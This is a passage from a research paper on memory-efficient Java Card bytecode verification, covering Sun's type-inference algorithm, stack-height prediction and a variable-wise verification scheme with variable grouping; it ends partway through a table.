The first is to interpret the code *defensively* [3]. A *defensive interpreter* is a virtual machine with built-in dynamic runtime verification capabilities. Defensive interpreters have the advantage of being able to run standard class files resulting from *any* Java compilation chain but appear to be slow: the security tests performed during interpretation slow-down each and every execution of the downloaded code; as will be seen later, the memory complexity of these tests is not negligible either. This renders defensive interpreters unattractive for smart-cards where resources are severely constrained and were, in general, applets are downloaded rarely and run frequently.

Another method consists in running the newly downloaded code in a completely protected environment (*sandbox*), thereby ensuring that even hostile code will remain harmless. Java's security model is based on sandboxes. The sandbox is a neutralization layer preventing direct access to hardware resources. In this model, applets are not compiled to machine language, but rather to a virtual-machine assembly-language called *byte-code*.

Upon download, the applet's byte-code is subject to a static analysis called *byte-code verification* which purpose is to make sure that the applet's code is well-typed. This is necessary to ascertain that the code will not attempt to violate Java's security policy by performing ill-typed operations at runtime (*e.g.* forging object references from integers or calling directly API private methods). Today's *de facto* verification standard is Sun's algorithm [8] which has the advantage of being able to verify any class file resulting from any standard compilation chain. While the time and space complexities of Sun's algorithm suit personal computers, the memory complexity of this algorithm appears prohibitive for smart-cards, where RAM is a significant cost-factor.

This limitation gave birth to a number of innovating workarounds:

Leroy [6, 7] devised a verification scheme which memory complexity equals the amount of RAM necessary to run the verified applet. Leroy's solution relies on off-card code transformations whose purpose is to facilitate on-card verification by eliminating the memory-consuming fix-point calculations of Sun's original algorithm.

Proof carrying code [11] (PCC) is a technique by which a side product of the full verification, namely, the final type information inferred at the end of the verification process (*fix-point*), is sent along with the byte-code to allow a straight-line verification of the applet. This extra information causes some transmission overhead, but the memory needed to verify a code becomes essentially equal to the RAM necessary to run it. A PCC off-card proof-generator is a rather complex software.

The work reported in this paper describes two new memory-optimization techniques.

The rest of the paper is organized as follows: the next section recalls Java's security model and Sun's verification algorithm with a specific focus on its *data-flow analysis* part. The subsequent sections describe in detail our algorithms, which benchmarks are given in the last section.

2 Java Security

The *Java Virtual Machine (JVM) Specification* [8] defines the executable file structure, called the *class file* format, to which all Java programs are compiled. In a class file, the executable code of *methods* (Java methods are the equivalent of C functions) is found in *code-array* structures. The executable code and some method-specific runtime information (namely, the maximal operand stack size $S_{\max}$ and the number of local variables $L_{\max}$ claimed by the method) constitute a *code-attribute*. We briefly overview the general stages that a Java code goes through upon download.

To begin with, the classes of a Java program are translated into independent class files at compile-time. Upon a load request, a class file is transferred over the network to its recipient where, at link-time, symbolic references are resolved. Finally, upon method invocation, the relevant method code is interpreted (run) by the JVM.

Java's security model is enforced by the *class loader* restricting what can be loaded, the *class file verifier* guaranteeing the safety of the loaded code and the *security manager* and *access controller* restricting library methods calls so as to comply with the security policy. Class loading and security management are essentially an association of lookup tables and digital signatures and hence do not pose particular implementation problems. Byte-code verification, on which we focus this paper, aims at predicting the runtime behavior of a method precisely enough to guarantee its safety without actually having to run it.

2.1 Bytecode Verification

Byte-code verification [5] is a link-time phase where the method's run-time behavior is proved to be *semantically correct*.

The *byte-code* (or bytecode) is the executable sequence of bytes of the code-array of a method's code-attribute. The byte-code verifier processes units of method-code stored as class file attributes. An initial byte-code verification pass breaks the byte sequence into successive instructions, recording the offset (*program point*) of each instruction. Some static constraints are checked to ensure that the byte-code sequence can be interpreted as a valid sequence of instructions taking the right number of arguments.


As this ends normally, the receiver assumes that the analyzed file complies with the general syntactical description of the class file format.

Then, a second verification step ascertains that the code will only manipulate values which types are compatible with Java's safety rules. This is achieved by a type-based *data-flow analysis* which abstractly executes the method's byte-code, by modelling the effect of the successive byte-codes on the *types* of the variables read or written by the code.

The next section explains the semantics of *type checking*, *i.e.*, the process of verifying that a given pre-constructed type is correct with respect to a given class file. We explain why and how such a type can always be constructed and describe the basic idea behind data-flow analysis.

2.1.1 The Semantics of Type Checking A natural way to analyze the behavior of a program is to study its effect on the machine's memory. At runtime, each program point can be looked upon as a memory *instruction frame* describing the set of all the runtime values possibly taken by the JVM's stack and local variables.


Since run-time information, such as actual input data is unknown before execution starts, the best an analysis may do is reason about *sets* of possible computations. An essential notion used for doing so is the *collecting semantics* defined in [4] where, instead of computing on a full *semantic* domain (values), one computes on a restricted *abstract* domain (types).




For reasoning with types, one must precisely classify the information expressed by types. A natural way to determine how (in)comparable types are is to rank all types in a *lattice* $\mathcal{L}$. A brief look at the toy lattice depicted below suffices to find-out that `animal` is more general than `fly`, that `int` and `spider` are not comparable and that `cat` is a specific `animal`. Hence, knowing that a variable is designed to safely contain an `animal`, one can infer that no harm can occur if during execution this variable would successively contain a `cat`, a `fly` and an `insect`. However, should the opposite be detected (*e.g.* an instruction would attempt to use a variable supposed to contain an `animal` as if it were a `cat`) the program should be rejected as unsafe.

The most general type is called *top* and denoted $\top$. $\top$ represents the *potential simultaneous presence of all types*, *i.e.* the *absence of (specific) information*. By definition, a special null-pointer type (denoted `null`) terminates the inheritance chain of all object descendants.

Formally, this defines a pointed complete partial order (CPO) $\preceq$ on the lattice $\mathcal{L}$.



Stack elements and local variable types are hence tuples of elements of $\mathcal{L}$ to which one can apply *point-wise ordering*.



2.1.2 Abstract Interpretation The verification process described in [8] §4.9, is an (iterative data-flow analysis) algorithm that attempts to builds an *abstract description* of the JVM's memory for each program point. A byte-code is safe if the construction of such an abstract description succeeds.

Assume, for example, that an `iadd` is present at some program point. The `i` in `iadd` hints that this instruction operates on integers. `iadd`'s effect on the JVM is indeed very simple: the two topmost stack elements are popped, added and the sum is pushed back into the stack. An abstract interpreter will disregard the arithmetic meaning of `iadd` and reason with types: `iadd` pops two `int` elements from the stack and pushes back an `int`. From an abstract perspective, `iadd` and `isub` have identical effects on the JVM.

As an immediate corollary, a valid stack for executing an `iadd` *must* have a value which can be abstracted as $\texttt{int}.\texttt{int}.S$, where S may contain any sequence of types (which are irrelevant for the interpretation of our `iadd`). After executing `iadd` the stack becomes $\texttt{int}.S$

Denoting by L the JVM's local variable area (irrelevant to `iadd`), the total effect of `iadd`'s abstract interpretation on the JVM's memory can be described by the *transition rule Φ*:

$$\texttt{iadd}: \quad (\texttt{int}.\texttt{int}.S, \quad L) \quad \mapsto \quad (\texttt{int}.S, \quad L)$$

The following table defines the transition rules of seven representative JVM instructions.[1]

Instruction	Transition rule Φ		Security test
$\texttt{iconst}[n]$	$(S, \quad L)$	$\mapsto (\texttt{int}.S, \quad L)$	$\mid S \mid < S_{\max}$
$\texttt{iload}[n]$	$(S, \quad L)$	$\mapsto (\texttt{int}.S, \quad L)$	$n \in L$, $L[n] == \texttt{int}$, $\mid S \mid < S_{\max}$
$\texttt{istore}[n]$	$(\texttt{int}.S, \quad L)$	$\mapsto (S, \quad L\{n \rightarrow \texttt{int}\})$	$n \in L$
$\texttt{aload}[n]$	$(S, \quad L)$	$\mapsto (L[n].S, \quad L)$	$n \in L$, $L[n] \preceq \texttt{Object}$, $\mid S \mid < S_{\max}$
$\texttt{astore}[n]$	$(\tau.S, \quad L)$	$\mapsto (S, \quad L\{n \rightarrow \tau\})$	$n \in L$, $\tau \preceq \texttt{Object}$
`dup`	$(\tau.S, \quad L)$	$\mapsto (\tau.\tau.S, \quad L)$	$\mid S \mid < S_{\max}$
$\texttt{getfield} \quad C.f.\tau$	$(ref(D).S, \quad L)$	$\mapsto (\tau.S, \quad L)$	$D \preceq C$

For the first instruction of the method, the local variables that represent parameters are initialized with the types τ_j indicated by the method's signature; the stack is empty (ϵ) and all other local variables are filled with $\top$s. Hence, the initial frame is set to:

$$(\epsilon, \quad (\texttt{this}, \tau_1, \dots, \tau_{n-1}, \top, \dots, \top))$$

[1] Note that the test $n \in L$ is equivalent to ascertaining that $0 \leq n \leq L_{\max}$.

For other instructions, no information regarding the stack or the local variables is available.

Verifying a method whose body is a straight-line code (no branches), is easy: we simply iterate the abstract interpreter' transition function Φ over the successive instructions, taking the stack and register types *after* any given instruction as the stack and register types *before* the next instruction. The types describing the successive JVM memory-states produced by the successive instructions are called *frames*.

Denoting by $\mathrm{in}(i)$ the frame *before* instruction i and by $\mathrm{out}(i)$ the frame *after* instruction i, we get the following data-flow equation where evaluation starts from the right:

$$\mathrm{in}(i+1) \leftarrow \mathrm{out}(i) \leftarrow \Phi_i(\mathrm{in}(i))$$

Branches introduce forks and joins into the method's flowchart. Let us illustrate these with the following example:

program point	**Java code**
	`int m (int q) {`
$p_1 \hookrightarrow$	
	`    int x;`
	`    int y;`
	`    if (q == 0)`
$p_2 \hookrightarrow$	`         { x = 1; ... }`
$p_3 \hookrightarrow$	`    else { y = 2; ... }`
$p_4 \hookrightarrow$	
	`... }`

After program point p_1 one can infer that variable q has type `int`. This is denoted as $\mathrm{out}(p_1) = \{q = \texttt{int}, x = \top, y = \top\}$. After the `if`'s *then* branch, we infer the type of variable x, *i.e.*, $\mathrm{out}(p_2) = \{q = \texttt{int}, x = \texttt{int}, y = \top\}$. After the `else`, we learn that $\mathrm{out}(p_3) = \{q = \texttt{int}, x = \top, y = \texttt{int}\}$.

However, at p_4, nothing can be said about neither x nor y. We hence prudently assume that $\mathrm{in}(p_4) = \{q = \texttt{int}, x = \top, y = \top\}$ by virtue of the principle that if two execution paths yield different types for a given variable, only the lesser-information type can serve for further calculations. In other words, we assume the worst and check that, still, type-violations will not occur.

Thus, if an instruction i has several predecessors with different exit frames, i's frame is computed as the *least common ancestor*[2] (LCA) of all the predecessors' exit frames:

$$\mathrm{in}(i) = \mathrm{LCA}\{\mathrm{out}(i) \mid j \in \mathrm{Predecessor}(i)\}.$$

In our example:

$$\mathrm{in}(p_4) = \{q = \texttt{int}, x = \top = \mathrm{LCA}(\texttt{int}, \top), y = \top = \mathrm{LCA}(\top, \texttt{int})\}$$

Finding an assignment of frames to program points which is sufficiently conservative for all execution paths requires testing them all; this is what the verification algorithm does. Whenever some $\mathrm{in}(i)$ is adjusted, all frames $\mathrm{in}(j)$ that depend on $\mathrm{in}(i)$ have to be adjusted

[2] The LCA operation is frequently called *unification*.

too, causing additional iterations until a *fix-point* is reached (*i.e.*, no more adjustments are required). The final set of frames is a *proof* that the verification terminated with success. In other words, that the byte-code is *well-typed*.

2.2 Sun's Type-Inference Algorithm

The algorithm below which summarizes the verification process, is taken from [8]. The treatment of exceptions (straightforward) is purposely omitted for the sake of clarity.

The *initialization* phase of the algorithm consists of the following steps:

1. Initialize $\text{in}(0) \leftarrow (\epsilon, \quad (\texttt{this}, \tau_1, \ldots, \tau_{n-1}, \top, \ldots, \top))$ where $(\tau_1, \ldots, \tau_{n-1})$ is the method's signature.
2. A 'changed' bit is associated to each instruction, all 'changed' bits are set to zero except the first.

Execute the following loop until no more instructions are marked as 'changed' (*i.e.*, a fix-point is reached).

1. Choose a marked instruction i. If there aren't any, the method is safe (exit). Otherwise, reset the 'changed' bit of the selected instruction.
2. Model the effect of the instruction on $\text{in}(i)$ by doing the following:
   - If the instruction uses values from the stack, ensure that:
     - There are sufficiently many values on the stack, and that
     - The topmost stack elements are of types that suit the executed instruction.

     Otherwise, verification fails.
   - If the instruction uses local variables:
     - Ascertain that these local variables are of types that suit the executed instruction.

     Otherwise, verification fails.
   - If the instruction pushes values onto the stack:
     - Ascertain that there is enough room on the stack for the new values. If the new stack's height exceeds S_{max}, verification fails;
     - Add the types produced by the instruction to the top of the stack.
   - If the instruction modifies local variables, record these new types in $\text{out}(i)$.
3. Determine the instructions that can potentially follow instruction i. A successor instruction can be one of the following:
   - For most instructions, the successor instruction is just the next instruction;
   - For a `goto`, the successor instruction is the `goto`'s jump target;
   - For an `if`, both the `if`'s remote jump target and the next instruction are the successors;
   - `return` has no successors.
   - Verification fails if it is possible to 'fall off' the last instruction of the method.
4. Unify $\text{out}(i)$ with the $\text{in}(k)$-frame of each successor instruction k.
   - If this successor instruction k is visited for the first time,

  - record that out(i) calculated in step 2 is now the in(k)-frame of the successor instruction;
  - mark the successor instruction by setting the ‘changed‘ bit.
- If the successor instruction has been visited before,
  - Unify out(i) with the successor instruction’s (already present) in(k)-frame and update: in(k) $\leftarrow$ LCA(in(k), out(i)).
  - If the unification caused modifications in in(k), mark the successor instruction k by setting its ‘changed‘ bit.

5. Go to step 1.

If the code is safe, the algorithm must exit without reporting a failure.

2.3 Basic Blocks and Memory Complexity

As explained above, the data-flow type analysis of a straight-line code consists of simply applying the transition function to the sequence of instructions $i_1, i_2, \ldots, i_t$ taking $\text{in}(i_k) \leftarrow \text{out}(i_{k-1})$. This property can be used for optimizing the algorithm.

Following [1, 10], we call a *basic block* ($\mathbb{B}$) a straight-line sequence of instructions that can be entered only at its beginning and exited only at its end. For instance, we identify in the example below four basic blocks denoted $\mathbb{B}_0, \mathbb{B}_1, \mathbb{B}_2$ and $\mathbb{B}_3$:

```
Public class Example {

   public int cmpz (int a, int b)
                                                 {

       int c;
       if (a==b)
          c = a+b;
       else
          c = a*a;
       return c;
   }
}
```

$$\xrightarrow{\text{compile}}$$

	Method	int cmpz(int,int)
$\mathbb{B}_0$	0	iload_1
$\mathbb{B}_0$	1	iload_2
$\mathbb{B}_0$	2	if_cmpne 12
$\mathbb{B}_1$	5	iload_1
$\mathbb{B}_1$	6	iload_2
$\mathbb{B}_1$	7	iadd
$\mathbb{B}_1$	8	istore_3
$\mathbb{B}_1$	9	goto 16
$\mathbb{B}_2$	12	iload_1
$\mathbb{B}_2$	13	iload_1
$\mathbb{B}_2$	14	imul
$\mathbb{B}_2$	15	istore_3
$\mathbb{B}_3$	16	iload_3
$\mathbb{B}_3$	17	ireturn

In several implementations of Sun’s algorithm, the data-flow equations evolve at the basic-block-level rather than at the instruction-level. In other words, it suffices to keep track in permanent memory only the frames in(i) where i is the first instruction of a $\mathbb{B}$ (*i.e.*, a branch target). All other frames within a basic block can be temporarily recomputed on the fly. By extension, we denote by in($\mathbb{B}$) and out($\mathbb{B}$), the frames before and after the execution of $\mathbb{B}$. The entire program is denoted by $\mathbb{P}$.

Denoting by N_{blocks} the number of $\mathbb{B}$s in a method, a straightforward implementation of Sun’s algorithm allocates N_{blocks} frames, each of size $L_{\max} + S_{\max}$.

$L_{\max}$ and $S_{\max}$ are determined by the compiler and appear in the method's header. This results in an $\mathcal{O}((L_{\max}+S_{\max})\times N_{\text{blocks}})$ memory-complexity. In practice, the verification of moderately complex methods would frequently require a few thousands of bytes.

2.4 The Stack's Behavior

A property of Java code is that a *unique* stack height is associated to each program point. This property is actually verified on the fly during type-inference although it could be perfectly checked *independently* of type-inference.

In other words, the computation of stack heights does not require the modeling of the instructions' effect on types, but only on the *stack-pointer*.

Denoting by σ_i the stack height associated to program point i, this section presents a simple algorithm for computing $\{\sigma_0, \sigma_1, \ldots\}$ from $\mathbb{P}$

The algorithm uses a table Δ associating to each instruction a signed integer indicating the effect of this instruction on the stack's size:

Δ	**Instruction**	Δ	**Instruction**	Δ	**Instruction**	Δ	**Instruction**
2	`iconst`$[n]$	1	`sconst`$[n]$	1	`bspush`	2	`bipush`
1	`aload`	1	`sload`	1	`aload`$[n]$	2	`iload`$[n]$
-1	`aaload`	0	`iaload`	-1	`astore`	-2	`istore`
-1	`astrore`$[n]$	-2	`store`$[n]$	-1	`pop`	1	`dup`
-1	`sadd,smul`	-2	`iadd,imul`	0	`getfield_a`	1	`getfield_i`
0	`iinc`	-3	`icmp`	-1	`ifne`	-2	`if_acmpne`
0	`goto`	0	`return`	0	`athrow`	0	`arraylength`

The information we are looking for is easily obtained by running Sun's algorithm with the modeling effect on types *turned off*, monitoring only the code's effect on the stack pointer:

Algorithm PredictStack($\mathbb{P}$)

```
– Associate to each program point $i$ a bit changed[$i$] indicating if this program point
  needs to be re-examined; initialize all the changed[$i$]-bits to zero.
– Set $\sigma_0 \leftarrow 0$; changed[0] $\leftarrow 1$;
– For all exception code entry points[3] $j$, set changed[$j$] $\leftarrow 1$; $\sigma_j \leftarrow 1$;
– While $\exists\ i$ such that changed[$i$] $== 1$:
  • Set changed[$i$] $\leftarrow 0$;
  • $\alpha \leftarrow \sigma_i + \Delta(i)$
  • If $\alpha > S_{\max}$ or $\alpha < 0$ then report a failure.
  • If $i$ is the program's last instruction and it is possible to fall-off the program's code
    then report a failure.
  • For each successor instruction $k$ of $i$:
    ∗ If $k$ is visited for the first time then set $\sigma_k \leftarrow \alpha$; changed[$k$] $\leftarrow 1$
    ∗ If $k$ was visited before and $\sigma_k \neq \alpha$, then report a failure.
– Return $\{\sigma_0, \sigma_1, \ldots\}$
```

[3] These can be found in `method_component.exception_handlers[`j`].handler_offset` fields of Java card `*.cap` files.

3 A Simplified Defensive Virtual Machine Model

We model the JVM by a very basic state-machine. Although over-simplified, our model suffices for presenting the verification strategies described in this paper.

3.1 Memory Elements

Variables and the stack elements will be denoted:

$$L = \{L[0], \ldots, L[L_{\max} - 1]\} \quad \text{and} \quad S = \{S[0], \ldots, S[S_{\max} - 1]\}$$

Since in Java a precise stack height σ_j is associated with each j we can safely use a unique memory-space M to identify all memory elements: albeit, the stack machine can be very easily converted into a full register machine by computing $\{\sigma_0, \sigma_1, \ldots\} \leftarrow$ $\mathsf{PredictStack}(\mathbb{P})$ and replacing stack accesses $S[\sigma_j]$ by register accesses $L[L_{\max} + \sigma_j]$.

we thus denote $M_{\max} = L_{\max} + S_{\max}$ and:

$$M = \{M[0], \ldots, M[M_{\max} - 1]\} = \{L[0], \ldots, L[L_{\max} - 1], S[0], \ldots, S[S_{\max} - 1]\}$$

3.2 Operational Semantics

We assume that each instruction reads and re-writes the entire memory M. In other words, although in reality only the contents of very few variables will change after the execution of each byte-code, we regard the byte-code at program point j as a collection of $M_{\max}$ functions:

$$M[i] \leftarrow \phi_{j,i}(M) \quad \text{for} \quad 0 \le i < M_{\max}$$

which collective effect can be modeled as:

$$M \leftarrow \{\phi_{j,0}(M), \ldots, \phi_{j,M_{\max}-1}(M)\} = \Phi_j(M)$$

Based upon the instruction (j) and the data (M) the machine selects a new j (the current instruction's successor) using an additional "next instruction" function $\theta_j(M)$.

Execution halts when $\theta_j(M)$ outputs a special value denoted `stop`.

Using the above notation, the method's execution boils-down to setting $j \leftarrow 0$ and iterating $\{j, M\} \leftarrow \{\theta_j(M), \Phi_j(M)\}$ while $j \notin \{\mathtt{stop}, \mathtt{error}_{\mathtt{runtime}}\}$.

where $\mathtt{error}_{\mathtt{runtime}}$ signals an error encountered during the course of execution (such as a division by zero for instance).

3.3 Defensive Interpretation

A Defensive JVM associates to each value $M[i]$ a type denoted $\bar{M}[i] \in \mathcal{L}$. In general, functions and variables operating on types will be distinguished by upper bars ($\bar{V}$ represents the type of the value contained in V).

Given an instruction j, Java's tying rules express the effect of j on $\bar{M}$ through a function:

$$\bar{\Phi}_j(\bar{M}) : \mathcal{L}^{M_{\max}} \mapsto \{\mathcal{L} \cup \texttt{error}_{\texttt{type}}\}^{M_{\max}}$$

where $\texttt{error}_{\texttt{type}}$ is an error resulting from a violation of Java's typing rules. By definition, whenever $\texttt{error}_{\texttt{type}}$ occurs, execution stops.

The effect of $\bar{\Phi}_j$ simply shadows that of Φ_j:

$$\bar{M} \leftarrow \{\bar{\phi}_{j,0}(\bar{M}), \ldots, \bar{\phi}_{j,M_{\max}-1}(\bar{M})\} = \bar{\Phi}_j(\bar{M})$$

The complete Defensive Java Virtual Machine $\mathsf{DJVM}(\mathbb{P}, \text{input data})$, can hence be modeled as follows:

- $\{j, M, \bar{M}\} \leftarrow \{0, \text{input data}, \text{signature}(\mathbb{P})\}$
- while ($j \notin \{\texttt{stop}, \texttt{error}_{\texttt{runtime}}\}$ and $\texttt{error}_{\texttt{type}} \notin \bar{M}$)
  - $\{j, M, \bar{M}\} \leftarrow \{\theta_j(M), \Phi_j(M), \bar{\Phi}_j(\bar{M})\}$

4 Variable-Wise Verification

Variable-wise verification is inspired by bit-slice data processing and consists in running the verifier on each variable *in turn*. In other words, instead of calculating at once the fix-points of $M_{\max}$ variables, we launch the algorithm $M_{\max}/\ell$ times, verifying each time only ℓ variables. Parameter ℓ can then be tuned to suit the RAM resources available on board whereas $M_{\max}/\ell$ will upper-bound the computational effort expressed in re-runs of [8].

The advantage of this approach is the possibility to re-use the *same* tiny RAM space for the sequential verification of *different* variables.

4.1 A Toy-Example

Consider the following example where $\ell = 1$, and the operation

$$M[13] \leftarrow M[4] + M[7] \tag{1}$$

is to be verified.

The operator + ($\texttt{sadd}$) requires two arguments of type $\texttt{short}$; we launch the complete verification process for $i \leftarrow 0, \ldots, M_{\max} - 1$:

- When $i \notin \{4, 7, 13\}$ nothing is done.

- When $i = 4$ (*i.e.* we are verifying $M[4]$), the algorithm meets expression (1) and *only* checks that $\bar{M}[4]$ is `short`, assuming that $\bar{M}[7]$ is `short`. The operator's effect on $M[13]$ is ignored.
- When i reaches 7, the algorithm meets expression (1) again and checks *only* that $\bar{M}[7]$ is `short`, this time the algorithm assumes that $\bar{M}[4]$ is `short`. The operator's effect on $M[13]$ is ignored again.
- When i reaches 13, the algorithm meets expression (1) and models its effect *only* on $\bar{M}[13]$ by assigning $\bar{M}[13] \leftarrow$ `short`.

Hence, in runs 4 and 7 we successively ascertained that no type violations occurred in the first ($M[4]$, run 4) or the second ($M[7]$, run 7) argument of the operator $+$, while the 13-th round modeled the effect of `sadd` on $M[13]$.

Note that the same RAM variable could be used to host, in turn, the type information associated to $M[4]$, $M[7]$ and $M[13]$.

4.2 The Required Properties

For this to work, each instruction (j) must comply with the following two properties:

1. There exist $M_{\max} - 1$ sets of types $\mathcal{T}_{j,0}, \ldots, \mathcal{T}_{j,M_{\max}-1}$ such that:

$$\forall \bar{M} \in \mathcal{T}_{j,0} \times \mathcal{T}_{j,1} \times \ldots \times \mathcal{T}_{j,M_{\max}-1}, \quad \texttt{error}_{\texttt{type}} \notin \bar{\Phi}_j(\bar{M})$$

2. $\forall \bar{M}, \bar{M}' \in \mathcal{T}_{j,0} \times \mathcal{T}_{j,1} \times \ldots \times \mathcal{T}_{j,M_{\max}-1}$

$$\forall i, 0 \le i < M_{\max}, \quad \bar{M}[i] = \bar{M}'[i] \Rightarrow \bar{\phi}_{j,i}(\bar{M}) = \bar{\phi}_{j,i}(\bar{M}')$$

The first requirement expresses the *independence* between the types of variables *read* by the instruction; this is necessary to verify independently each variable regardless the types of its neighbors. The second requirement (*self-sufficiency*) guarantees that the type of each variable before executing the instruction suffices to precisely determine its type after the execution of the instruction.

4.3 Bytecode Compliance

We now turn to examine the compliance of a few concrete Java-card [2] byte-codes with these definitions. The stack elements that our examples will operate on are:

$$\begin{aligned}&\{S[\sigma_j], S[\sigma_j+1], S[\sigma_j+2], \ldots\} = \\ &\qquad \{M[L_{\max}+\sigma_j], M[L_{\max}+\sigma_j+1], M[L_{\max}+\sigma_j+2], \ldots\}\end{aligned}$$

4.3.1 Example 1: `icmp`

`icmp` transforms the types of the four topmost stack elements from {`intH`, `intL`, `intH`, `intL`} to {`short`, `undef`, `undef`, `undef`}.

(1) is fulfilled: the sets from which variable types can be chosen are:

$$\text{for} \;\; i \notin \{0,1,2,3\} \quad \mathcal{T}_{j,L_{\max}+\sigma_j+i} = \mathcal{L}$$

$$\begin{array}{ll} \mathcal{T}_{j,L_{\max}+\sigma_j} \;\;\;\;= \{\texttt{intH}\} & \mathcal{T}_{j,L_{\max}+\sigma_j+1} = \{\texttt{intL}\} \\ \mathcal{T}_{j,L_{\max}+\sigma_j+2} = \{\texttt{intH}\} & \mathcal{T}_{j,L_{\max}+\sigma_j+3} = \{\texttt{intL}\} \end{array}$$

(2) is also fulfilled: the type of each variable after the execution of `icmp` can be precisely determined from the variable's type before executing `icmp`:

$$\text{for} \;\; i \notin \{0,1,2,3\} \quad \bar{\phi}_{j,L_{\max}+\sigma_j+i}(\bar{M}) = \bar{M}[L_{\max}+\sigma_j+i]$$

$$\begin{array}{ll} \bar{\phi}_{j,L_{\max}+\sigma_j}(\bar{M}) \;\;\;\;= \texttt{short} & \bar{\phi}_{j,L_{\max}+\sigma_j+1}(\bar{M}) = \texttt{undef} \\ \bar{\phi}_{j,L_{\max}+\sigma_j+2}(\bar{M}) = \texttt{undef} & \bar{\phi}_{j,L_{\max}+\sigma_j+3}(\bar{M}) = \texttt{undef} \end{array}$$

4.3.2 Example 2: `pop`

`pop` acts only on the topmost stack element (namely, $S[\sigma_j] = M[L_{\max}+\sigma_j]$) and transforms its type from any type different than `intL` to `undef`.

$$\text{property (1):} \qquad \mathcal{T}_{j,x} = \begin{cases} \mathcal{L} - \{\texttt{intL}\} & \text{for} \;\; x = L_{\max}+\sigma_j \\ \mathcal{L} & \text{for} \;\; x \neq L_{\max}+\sigma_j \end{cases}$$

$$\text{property (2):} \quad \bar{\phi}_{j,L_{\max}+\sigma_j+i}(\bar{M}) = \begin{cases} \texttt{undef} & \text{for} \;\; i = 0 \\ \bar{M}[L_{\max}+\sigma_j+i] & \text{for} \;\; i \neq 0 \end{cases}$$

4.3.3 Example 3: `dup`

`dup` duplicates the topmost stack element $S[\sigma_j] = M[L_{\max}+\sigma_j]$. Property (1) is satisfied (`dup` can duplicate any type):

$$\mathcal{T}_{j,0} \times \mathcal{T}_{j,1} \times \ldots \times \mathcal{T}_{j,M_{\max}-1} = \mathcal{L}^{M_{\max}}$$

However, property (2) is clearly violated for $L_{\max}+\sigma_j+1$; indeed, an M and an M' such that $\bar{M}[L_{\max}+\sigma_j] \neq \bar{M}'[L_{\max}+\sigma_j]$ and $\bar{M}[L_{\max}+\sigma_j+1] = \bar{M}'[L_{\max}+\sigma_j+1] = \texttt{undef}$, yield:

$$\bar{\phi}_{L_{\max}+\sigma_j+1}(\bar{M}) = \bar{M}[L_{\max}+\sigma_j] \neq \bar{\phi}_{L_{\max}+\sigma_j+1}(\bar{M}') = \bar{M}'[L_{\max}+\sigma_j]$$

Hence, unlike the previous examples, `dup` does not lend itself to variable-wise verification. `dup` belongs to a small family of byte-codes (namely: `dup`, `dup2`, `dup_x`, `swap_x`, `aload`, `astore` and `athrow`) that 'mix' or 'cross-contaminate' the types of the variables they operate on.

The workaround is simple: before starting verification, parse $\mathbb{P}$. Whenever one of these problematic instructions is encountered, group all the variables processed by the instruction into one, bigger, 'extended' variable. The algorithm performing this packing operation, $\mathsf{Group}(\mathbb{P})$, is described in the next section.

4.4 Grouping Variables

Grouping transforms the list $\mathfrak{M} = \{0, 1, 2, \cdots, M_{\max} - 1\}$ into a list $\mathfrak{G}$ with a lesser number of symbols. All $\mathfrak{G}$-elements containing equal symbols are to be interpreted as $M[i]$ cells that must be verified *together* as their types are *inter-dependent*.

The algorithm below describes the grouping process. Although in our practical implementation PredictStack($\mathbb{P}$) was merged into Group($\mathbb{P}$)'s main loop (this spares the need to save $\sigma_0, \sigma_1, \ldots$), PredictStack($\mathbb{P}$) was moved here into the initialization phase for the sake of clarity.

Algorithm Group($\mathbb{P}$)

- Initialize $\mathfrak{M} \leftarrow \{0, 1, 2, \cdots, M_{\max} - 1\}$. For the sake of simplicity, we denote by $\mathfrak{S}[i]$ the elements of $\mathfrak{M}$ that shadow stack cells and by $\mathfrak{L}[i]$ the elements of $\mathfrak{M}$ that shadow local variables[4].
- An 'unseen' bit is associated to each instruction. All 'unseen' bits are reset.
- Run PredictStack($\mathbb{P}$) to compute $\sigma_0, \sigma_1, \ldots$

Iterate the following until no more 'unseen' bits are equal to zero (*i.e.*, all the method's byte-codes were processed exactly once):

- Choose an 'unseen' instruction j. If there aren't any return the list $\mathfrak{G} \leftarrow \mathfrak{M}$ and exit. Otherwise, set the 'unseen' bit of the selected instruction.
  - if the j-th instruction is a `dup`, `dup2`, `dup_x` or `swap_x` then lookup the row $\ell(k)$ corresponding to instruction j. For all non-empty entries in $\ell(k)$ replace all occurrences of $\max\{\mathfrak{S}[\sigma_j + \ell(k)], \mathfrak{S}[\sigma_j + k]\}$ in $\mathfrak{M}$ by $\min\{\mathfrak{S}[\sigma_j + \ell(k)], \mathfrak{S}[\sigma_j + k]\}$.

bytecode ↓	$k \rightarrowtail$	4	3	2	1	0	-1	-2	-3	-4	-5	-6	-7
`dup_x` $\{m = 1, n = 1, 0\}$	$\ell(k) \rightarrowtail$				0								
`dup_x` $\{m = 1, n = 2\}$	$\ell(k) \rightarrowtail$				0		0						
`dup_x` $\{m = 1, n = 3\}$	$\ell(k) \rightarrowtail$				0		0	0					
`dup_x` $\{m = 1, n = 4\}$	$\ell(k) \rightarrowtail$				0		0	0	0				
`dup_x` $\{m = 1, n = 5\}$	$\ell(k) \rightarrowtail$				0		0	0	0	0			
